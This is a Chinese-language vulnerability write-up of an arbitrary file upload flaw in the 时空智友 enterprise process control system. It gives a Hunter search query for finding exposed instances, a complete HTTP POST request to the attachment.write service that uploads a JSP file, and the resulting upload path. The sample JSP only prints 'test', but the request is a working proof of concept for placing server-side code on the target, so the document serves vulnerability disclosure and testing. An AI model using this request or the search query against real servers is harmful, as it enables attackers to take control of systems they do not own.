S23-1时空智友-企业流程化管控系统-文件上传

漏洞描述：

时空智友企业流程化管控系统是一个用于企业流程管理和控制的软件系统。它旨在帮助企业实现流程的规范化、自动化和优化，从而提高工作效率、降低成本并提升管理水平。时空智友企业流程化管控系统存在任意文件上传漏洞，攻击者可通过系统或应用程序的漏洞将恶意文件上传到目标服务器上，导致目标服务器被攻击者控制。

网站图片：

网络测绘：

Hunter 语法：

- hunterweb.icon=="2464cbce5dd2681dd4fb62d055520d78"


漏洞复现：

payload：

```
POST /formservice?service=attachment.write&isattach=false&filename=a.jsp HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=BDC88B10942C62F82DA953E7503830B2; __qypid=""
Upgrade-Insecure-Requests: 1
Content-Length: 229

<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
<head>
    <title>JSP 输出 test 字符</title>
</head>
<body>
    <%-- 使用 out 对象输出 test 字符 --%>
    <%= "test" %>
</body>
</html>
```

效果图:



上传文件位置

```
http://xx.xx.xx.xx/form/temp/202309043gwzr2x62hiiydrw_a.jsp
```